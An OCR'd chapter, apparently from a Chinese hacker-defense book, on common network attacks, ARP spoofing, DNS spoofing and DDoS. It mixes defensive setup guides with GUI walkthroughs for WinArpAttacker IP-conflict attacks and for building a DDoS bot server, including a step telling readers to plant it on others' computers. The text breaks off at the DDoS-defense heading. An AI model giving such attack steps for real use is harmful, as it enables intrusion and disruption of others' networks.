网络的发展为人们提供了不少的方便，但同时它也存在着一些安全隐患。黑客采用各种各样的网络攻击方式控制网络中其他人的主机或者窃取他人的隐私信息，给他人造成重大的损失。因此喜欢上网的用户不仅要了解黑客常用的网络攻击方式，还要学会怎样防范这些网络攻击。

5.1.1 黑客常用的网络攻击方式

黑客一旦使用网络攻击的手段入侵到用户的计算机，则目标主机的所有信息都会被黑客搜集，甚至包括网上银行的账户密码等重要数据。俗话说：知己知彼，百战不殆。因此必须首先要了解黑客们常用的网络攻击方式，除了第3章介绍的使用木马工具之外，常见的还有以下几种攻击方式。

1. 获取口令

获取口令主要有两种方法：第一种是通过网络监听非法得到用户口令，这类方法有一定的局限性，但危害性极大，监听者往往能够获得其所在网段内的所有用户账号和口令；第二种是黑客在知道用户的账号后（如电子邮件@前面的部分），利用一些密码破解软件强行破解用户口令，这种方法不受网段限制，但需要有足够的耐心和时间。

2. WWW的欺骗技术

在互联网中，用户可以利用IE等浏览器访问各种各样的Web站点，如阅读新闻、咨询产品价格、订阅报纸、电子商务等。然而一般的用户恐怕不会想到：正在访问的网页已经被黑客篡改过，网页上的信息是虚假的！例如黑客将用户要浏览的网页的URL改写为指向黑客自己的服务器，当用户浏览目标网页的时候，实际上是向黑客服务器发出请求，那么黑客就可以达到欺骗的目的了。

3. 电子邮件攻击

电子邮件攻击主要表现为两种方式：一是电子邮件轰炸和电子邮件“滚雪球”，也就是通常所说的邮件炸弹，它指的是用伪造的IP地址和电子邮件地址向同一邮箱发送数以万计内容相同的垃圾邮件，致使受害人邮箱被“炸”，严重者可能会给电子邮件服务器操作系统带来危险，甚至瘫痪；二是电子邮件欺骗，攻击者佯称自己为系统管理员（邮件地址和系统管理员完全相同），给用户发送邮件要求用户修改口令或在附件中放置病毒或木马程序，这类欺骗只要用户提高警惕，一般危害性不太大。

4. 寻找系统漏洞

操作系统和应用软件都有这样那样的安全漏洞，有些漏洞是由于技术上的不足或者编程人员的疏忽造成的，这些漏洞在补丁未被开发出来之前很难防御黑客的攻击，除非用户将网线拔掉，不连接互联网；还有一些漏洞是由于系统管理员配置错误引起的，如在网络文件系统中，将目录和文件以可写的方式调出，将未加Shadow的用户密码文件以明码方式存放在某一目录下，这些都会给黑客带来可乘之机，应及时加以修正。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5. 偷取特权

黑客经常会利用各种木马/后门程序和黑客自己编写的导致缓冲区溢出的程序对目标主机进行攻击，前者可使黑客非法获得对目标主机的完全控制权，后者可使黑客获得超级用户的权限，从而拥有对整个网络的绝对控制权。这种攻击手段，一旦奏效，危害性极大。

5.1.2 防范网络攻击的措施

了解黑客常用的网络攻击手段后，用户便可有针对性的做好防范网络攻击的措施，这样便可确保自己的电脑和内在的重要数据相对安全。防范网络攻击所采取的措施大致有如下几种。

1. 设置复杂的密码

无论是网络游戏的账号还是网上银行的账号，用户在设置密码时不要仅仅为了方便记忆就设置较简单的密码，如19850806，这种密码很容易就会被破解，设置密码时应尽量包含数字、字母和符号。除了设置复杂的密码之外，还应该定期修改密码，长时间使用同一个密码也有可能被黑客破解。如果仅仅是网络游戏的账号或者网上银行的账号，则除了在密码上进行设置外，用户还可以采用其他的防范措施，例如对网络游戏账户使用密保卡，对网上银行账户使用U盾或者电子口令卡。

2. 谨慎浏览网页

网络中的网页数不胜数，用户在浏览网页时尽量选择自己熟悉的网页或者比较出名的网站，这些网站被挂马的几率很小，而对于一些不知名的小网站，它们很容易被黑客入侵并挂马。除此之外，在浏览网页的过程中，某些网页可能会要求用户安装某些插件，在安装插件时也要谨慎，需要看清楚插件的相关信息，确认无误后方可安装。

3. 安装杀毒软件和木马查杀软件

病毒和木马一旦入侵成功，将会对目标主机造成重大的损失，因此用户需要在自己的电脑上安装杀毒软件和木马查杀软件，并且将其设置为开启时启动或者实时保护，以确保系统的相对安全。虽然网络中会出现暂时无法查杀的木马、病毒，但并非这些病毒、木马一出现就会被黑客用来入侵您的计算机。因此用户必须在电脑中安装杀毒软件和木马查杀软件，并及时更新病毒库，以确保系统安全。

4. 将账号放入保险柜

用户在平时与好友聊天的过程中不要把重要的账户和口令以聊天内容的形式发送给对方，这样很容易被使用网络监听的攻击者获取，例如MSN check就能成功地监听MSN的聊天记录。除此之外，用户还可以在电脑中安装“瑞星保险柜”或者“360保险箱”，并将常用的账号（网银账号、QQ账号、网游账号等）放入保险柜中，以确保账号密码的安全。

5. 及时安装系统漏洞补丁和第三方软件漏洞补丁

无论是微软还是应用软件生产商，都会不定期地发布一些漏洞补丁，因此用户在这些漏洞补丁发布之后应尽快地将其安装到电脑中，以防范攻击者入侵。下载漏洞补丁的方法有两种：一是登录微软官方网站进行下载；二是使用第三方软件修复漏洞，例如超级兔子、360安全卫士等软件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.2 ARP欺骗攻击实现

关键字
ARP欺骗攻击、WinArpAttacker、360防火墙


视频学习 光盘\第5章 网络攻击与欺骗技术\5-2 ARP欺骗攻击实现

难度水平 ◆◆◆◇◇


ARP，即地址解析协议，是一种将IP地址转化成物理地址的协议，它能够使网络中的主机准确地将报文发送给目标主机。而ARP欺骗则是利用ARP协议导致网络不通，无法正常传送数据。

5.2.1 ARP欺骗攻击原理

ARP的工作原理为：当主机A向主机B发送报文时，主机A会查询本地的ARP缓存表，找到主机B的IP地址对应的MAC地址后进行数据传输；如果未找到，则广播A的一个ARP请求报文（携带主机A的IP地址Ia——物理地址Pa），请求IP地址为Ib的主机B回答其物理地址Pb，网上所有主机（包主机B）都收到ARP请求，但只有主机B识别自己的IP地址，于是向主机A发回一个ARP响应报文。其中包含有主机B的MAC地址，主机A接收到主机B的应答后更新本地的ARP缓存表，然后使用这个MAC地址向主机B发送数据。其流程图如下。



ARP协议并不只在发送了ARP请求后才接收ARP应答。当计算机接收到ARP应答数据包时，就会对本地的ARP缓存进行更新，将应答中的IP和MAC地址存储在ARP缓存中。因此，当局域网中的某台机器C向A发送一个伪造的ARP应答，而如果这个应答是C冒充B的，即IP地址为B的IP，而MAC地址是伪造的，则当A接收到C伪造的ARP应答后，就会更新本地的ARP缓存表，这样在A看来B的IP地址没有变，而它的MAC地址已经不是原来那个了。由于局域网的网络流通不是根据IP地址进行，而是按照MAC地址进行传输的。所以，那个伪造出来的MAC地址在A上被改变成一个不存在的MAC地址，这样就会造成网络不通，导致A不能ping通B！这就是一个简单的ARP欺骗，其流程图如下所示。



ARP欺骗是黑客常用的攻击手段之一，常见的ARP欺骗分为两种：一种是对路由器ARP表的欺骗；另一种是对内网PC的网关欺骗。

第一种ARP欺骗的原理——截获网关数据。它通知路由器一系列错误的内网MAC地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的MAC地址，造成正常主机无法收到信息；第二种ARP欺骗的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

原理——伪造网关。它的原理是建立假网关，让被它欺骗的主机向假网关发送数据，而不是通过正常的路由器途径上网。在主机看来，就是上不了网。

一般来说，ARP欺骗攻击的后果非常严重，大多数情况下会造成大面积掉线。如果第一种ARP欺骗（截获网关数据）发生，只要重启路由器，网络就能全面恢复。

5.2.2 使用WinArpAttacker进行ARP欺骗

WinArpAttacker是一款ARP攻击软件，攻击者经常使用它来对某一台或几台主机进行Flood、禁止网关、IP冲突等攻击，其操作步骤如下所示。

步骤1：执行“攻击”命令

启动WinArpAttacker软件，在主界面中依次执行“选项>攻击”命令。



步骤2：攻击时间设置

弹出“选项”对话框，在“攻击”选项卡下设置禁止网关时间、IP冲突时间等。




步骤3：执行“高级”命令

单击【确定】按钮返回主界面，依次执行“扫描>高级”命令。



步骤4：设置扫描范围

弹出“扫描”对话框，在“扫描IP段”文本框中设置扫描的IP范围。



步骤5：单击【确定】按钮

单击【扫描】按钮开始扫描，扫描完成后弹出对话框，提示用户扫描成功，此时可在主界面中看见扫描的结果，单击【确定】按钮。



步骤6：选择要攻击的目标主机

关闭“扫描”对话框返回WinArpAttacker主界面，在界面中勾选要攻击的目标主机。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：执行IP冲突攻击

执行上一步操作之后，单击工具栏中【攻击】按钮右侧的下三角按钮，在弹出的下拉列表中单击“IP冲突”选项。



步骤8：停止IP冲突攻击

此时可看见目标主机正在遭受IP冲突的攻击，若想停止该攻击单击工具栏中的【停止】按钮。



5.2.3 使用防火墙防御ARP欺骗

用户知道了ARP欺骗攻击的原理后，便可采取有效的方法来防御ARP欺骗，例如前面介绍的WinArpAttacker软件既可进行ARP欺骗攻击，也可防御ARP欺骗攻击。除了使用相关的软件之外，用户还可以使用专门的防火墙进行防御，例如360ARP防火墙。


步骤1：单击“木马防火墙”标签

单击桌面右下角通知区域中的360安全卫士图标，打开360安全卫士主界面，单击“木马防火墙”标签。



步骤2：切换至“设置”选项卡下


打开“360木马防火墙”界面，单击“设置”标签切换至“设置”选项卡下。



步骤3：单击“ARP防火墙”选项


❶ 单击界面左侧的“ARP防火墙”选项。

❷ 接着在右侧单击【查看绑定状态】按钮。



步骤4：查看绑定状态

弹出“本地IP绑定状态”对话框，此时可看见本机的相关信息，然后单击【确定】按钮返回“360木马防火墙”界面。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：设置ARP防火墙

❶ 在页面中分别设置“网关/DNS保护设置”、“ARP主动防御”、“拦截攻击类型”等选项。

❷ 设置完毕后单击【保存】按钮。




步骤6：保存设置成功

弹出“360木马防火墙”对话框，提示用户保存设置成功，直接单击【确认】按钮返回主界面。



步骤7：切换至“系统防护”选项卡下

在主界面中单击“系统防护”标签切换至“系统防护”选项卡下。




步骤8：开启ARP防火墙

在“系统防护”选项卡下可看见ARP防火墙处于关闭状态，单击该选项右侧的【已关闭】按钮。




步骤9：继续开启

弹出“360木马防火墙”对话框，提示用户若非局域网用户则不要开启该功能，直接单击【继续开启】按钮。



步骤10：成功开启

返回“360木马防火墙”主界面，此时可看见ARP防火墙处于已开启状态，此时该防火墙将会有效地防御ARP欺骗和ARP病毒的攻击。



提示：IP欺骗攻击

这里所说的IP欺骗是一种攻击方法，即使主机系统本身没有任何漏洞，但是黑客仍然可以利用TCP/IP协议本身存在的一些缺陷来攻击主机。这是一种纯技术性的攻击手段，有一定的难度，普通的黑客无法掌握它。防范IP欺骗攻击最有效的方法就是使用代理服务器，不要让自己电脑真实的IP地址被黑客探测到。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.3 DNS欺骗攻击

关键字
DNS、DNS欺骗攻击、网络守护神

视频学习 光盘\第5章 网络攻击与欺骗技术\5-3 DNS欺骗攻击

难度水平 ◆◆◆◇◇

DNS欺骗攻击是黑客们经常使用的一种攻击手段，黑客利用各种手段将自己的主机伪装成域名服务器，然后再进行攻击。防范这种欺骗攻击不难，只需在电脑上安装网络守护神即可。

5.3.1 DNS工作原理

DNS（Domain Name System），域名解析系统，由美国伯克利大学开发。简单地说，它的主要应用就是完成由域名到IP的解析。在互联网发展的早期，人们通过将IP写入/etc/hosts这个文件就可以完成相互之间的访问。但是后来互联网的快速发展使这种方式很快被淘汰，因为谁都无法容忍把全世界所有的IP都写入一个文件并且放在自己的机器上所带来的后果。先来看看几个重要的概念吧！

FQDN（Fully Qualified Name）：完整域名，又叫完全合格域名，顾名思义，比如“http://www.xiyoulinux.cn.”，注意，末尾还有一个“.”。

域：域是域名空间的一个子树。域的名字就是这个子树顶部节点的域名。一个域又可以划分为很多个子域。

区：一个服务器所负责的或者有权限的范围。当一个域没有子域的时候，域和区就是一样的了。

正解：由域名查IP。

反解：由IP查域名。

DNS的原理：比如客户机为A:http://aerosol.ev.ncku.edu.cn.

服务器B：ev.ncku.edu.cn.

服务器C：ncku.edu.cn.

服务器D：edu.cn.

服务器E：cn.

根服务器：F：.

从上到下，用户可以把下面的看做上面的域名服务器，并且每个服务器只对自己区内的主机提供服务。比如edu.cn.既能为ncku.edu.cn.提供服务，也可能为xxx.edu.cn.提供服务，但是绝不会为ev.ncku.edu.cn.提供服务，只能是ncku.edu.cn.为ev.ncku.edu.cn.提供服务。

5.3.2 DNS欺骗攻击的原理

DNS欺骗就是黑客利用各种手段将自己的主机伪装成域名服务器的一种欺骗行为。黑客冒充域名服务器之后，就会把查询的IP地址设为自己的IP地址，这样一来，用户使用被攻击的电脑上网就只能看到黑客的主页，而不是想要取得的网站主页了，这就是DNS欺骗的基本原理。DNS欺骗其实并不是真的“黑掉”了对方的网站，而是冒名顶替、招摇撞骗罢了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

举一个例子。如果用户想用浏览器去百度网站搜索一些信息，就会在浏览器地址栏中输入www.baidu.com后按【Enter】键。


那么在这背后又有什么事情正在进行着呢？一般而言，用户的浏览器将会向DNS服务器发送一个请求，从而要求得到与www.baidu.com相匹配的IP地址，DNS服务器则会告诉浏览器百度的IP地址，接着用户的浏览器便会连接并显示百度主页的内容。但是如果用户打开的网页显示百度因无钱支付网站费用而转让的消息。用户可能会非常吃惊，可能会打电话告诉自己的好朋友。而你的朋友却可以登录百度并正在进行搜索，此时用户就要怀疑自己是否遭受了DNS欺骗攻击。如果用户在浏览器地址里输入http://202.108.22.5并回车，此刻就会发现百度网页打开了。

5.3.3 使用网络守护神防御DNS欺骗攻击

网络守护神（WebInsight）是北京爱必易科技有限公司自主研发的一套可以为广大机关、企事业单位提供完美管理解决方案的网络管理软件。用户使用它不仅可以更好地管理局域网，同时也可以更好地防范DNS欺骗攻击。

步骤1：启动网络守护神应用软件

下载并安装网络守护神后会在桌面上显示一个对应的快捷图标，双击该图标启动网络守护神应用软件。



步骤2：设置网段名称

❶ 弹出“网段名称”对话框，输入新网段的名称。


❷ 输入完毕后单击【下一步】按钮。



步骤3：选择接入公网的类型

❶ 弹出“接入公网类型”对话框，选择公网接入类型，例如单击选中路由器。

❷ 选中之后单击【下一步】按钮。如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：选择网卡

❶ 弹出“选择网卡”对话框，为该网段选择对应的网卡。


❷ 选中之后单击【下一步】按钮。



步骤5：指定网段范围

❶ 弹出“指定网段范围”对话框，输入网段的起始、结束地址。

❷ 输入完毕后单击【下一步】按钮。



步骤6：选择出口带宽

❶ 弹出“出口带宽”对话框，设置本网段公网出口接入的带宽。


❷ 设置之后单击【完成】按钮。



步骤7：开始监控

❶ 弹出“监控网段配置”对话框，选中需要设置的网段。

❷ 单击右侧的【开始监控】按钮。



步骤8：单击【攻击检测】按钮

打开网络守护神主界面，此时可看见该网段中的所有主机，单击工具栏中的【攻击检测】按钮，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤9：开始检测

弹出“网络攻击检测”对话框，单击【开始】按钮开始检测该网段中是否存在网络攻击（包括DNS欺骗攻击）。



步骤10：查看检测结果

检测完毕后弹出WebInsight对话框，提示用户检测结束，未发现运行攻击程序主机，单击【确定】按钮退出即可。



5.4 分布式拒绝服务攻击实现

关键字
DDoS攻击、DoS攻击、DDoS攻击器

视频学习 光盘\第5章 网络攻击与欺骗技术\5-4 DDoS攻击实现

难度水平 ◆◆◆◇◇

分布式拒绝服务攻击与前面的攻击方式不同，它是DDoS攻击器控制一批主机，然后利用这一批机器向一台主机发起攻击，这样的攻击往往会对该台主机产生较大的破坏性，因此需要提前做好防范措施。

5.4.1 分布式拒绝服务攻击简介

分布式拒绝服务攻击，简称DDoS攻击。DDoS攻击是多个DoS攻击源的集合。其中DoS攻击的方式有很多种，最基本的DoS攻击就是利用合理的服务请求来占用过多的服务资源，从而使服务器无法处理合法用户的指令。

而DDoS攻击手段是在传统的DoS攻击基础上产生的一类攻击方式。单一的DoS攻击一般是采用一对一方式的，当目标主服务器CPU速度低、内存小或者网络带宽小等各项性能指标不高时，DoS攻击产生的效果是明显的。但是随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得DoS攻击的困难程度大大增加。这时候分布式的拒绝服务攻击（DDoS）应运而生。用户如果理解了DoS攻击，则理解DDoS攻击的原理就不难了。如果说计算机与网络的处理能力加大了10倍，用一台攻击机来攻击不能起作用，攻击者就会使用10台、100台甚至更多的攻击机同时攻击目标服务器。这就是DDoS攻击，它就是利用更多的傀儡机来发起进攻，使用比以前更大的规模来进攻目标服务器。

5.4.2 使用DDoS攻击工具

了解了DDoS攻击的原理之后，此时就可使用一些DDoS攻击工具来实现DDoS攻击，这里以雪花DDoS攻击器为例介绍其操作方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤1：启动DDoS攻击器

将雪花DDoS攻击器下载并解压到本地计算机中，无需安装，直接双击“雪花DDoS攻击器”快捷图标。



步骤2：单击“端口设置”按钮

打开雪花DDoS攻击器主界面，单击【端口设置】按钮。



步骤3：设置端口


❶ 弹出“端口设置”对话框，在“端口”文本框中输入端口号，该软件默认的端口号为1800，用户可输入1～65 535之间的任一数字，例如输入1888。

❷ 输入完毕后单击【应用】按钮。



步骤4：端口更换成功


此时可在“端口设置”对话框中看见“端口更换成功，重启程序后生效”的信息，单击“关闭”按钮关闭该窗口。



步骤5：复制本机的IP地址


❶ 打开IE浏览器窗口，在浏览器地址栏中输入http://www.ip138.com/后按【Enter】键，打开IP地址查询页面。

❷ 此时可在页面中看见本机的IP地址，选中该IP地址然后按【Ctrl+C】组合键。



步骤6：启动服务端生成器

在雪花DDoS攻击器解压后的文件夹中双击“服务端生成器”快捷图标，启动服务端生成器。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：开始检测

❶ 弹出对话框，在“域名”文本框中粘贴前面复制的IP地址，并在下方输入设置的端口号。

❷ 输入完毕后单击【生成服务端】按钮。



步骤8：查看检测结果

此时弹出“服务端生成器”对话框，提示用户服务端生成成功，直接单击【确定】按钮。



步骤9：查看生成的服务端程序

此时可在雪花DDoS攻击器解压后的文件夹中看见生成的服务端程序，使用各种方法将该服务端程序植入他人的电脑中并运行，然后便可使用别人的电脑进行DDoS攻击了。



5.4.3 DDoS攻击防范

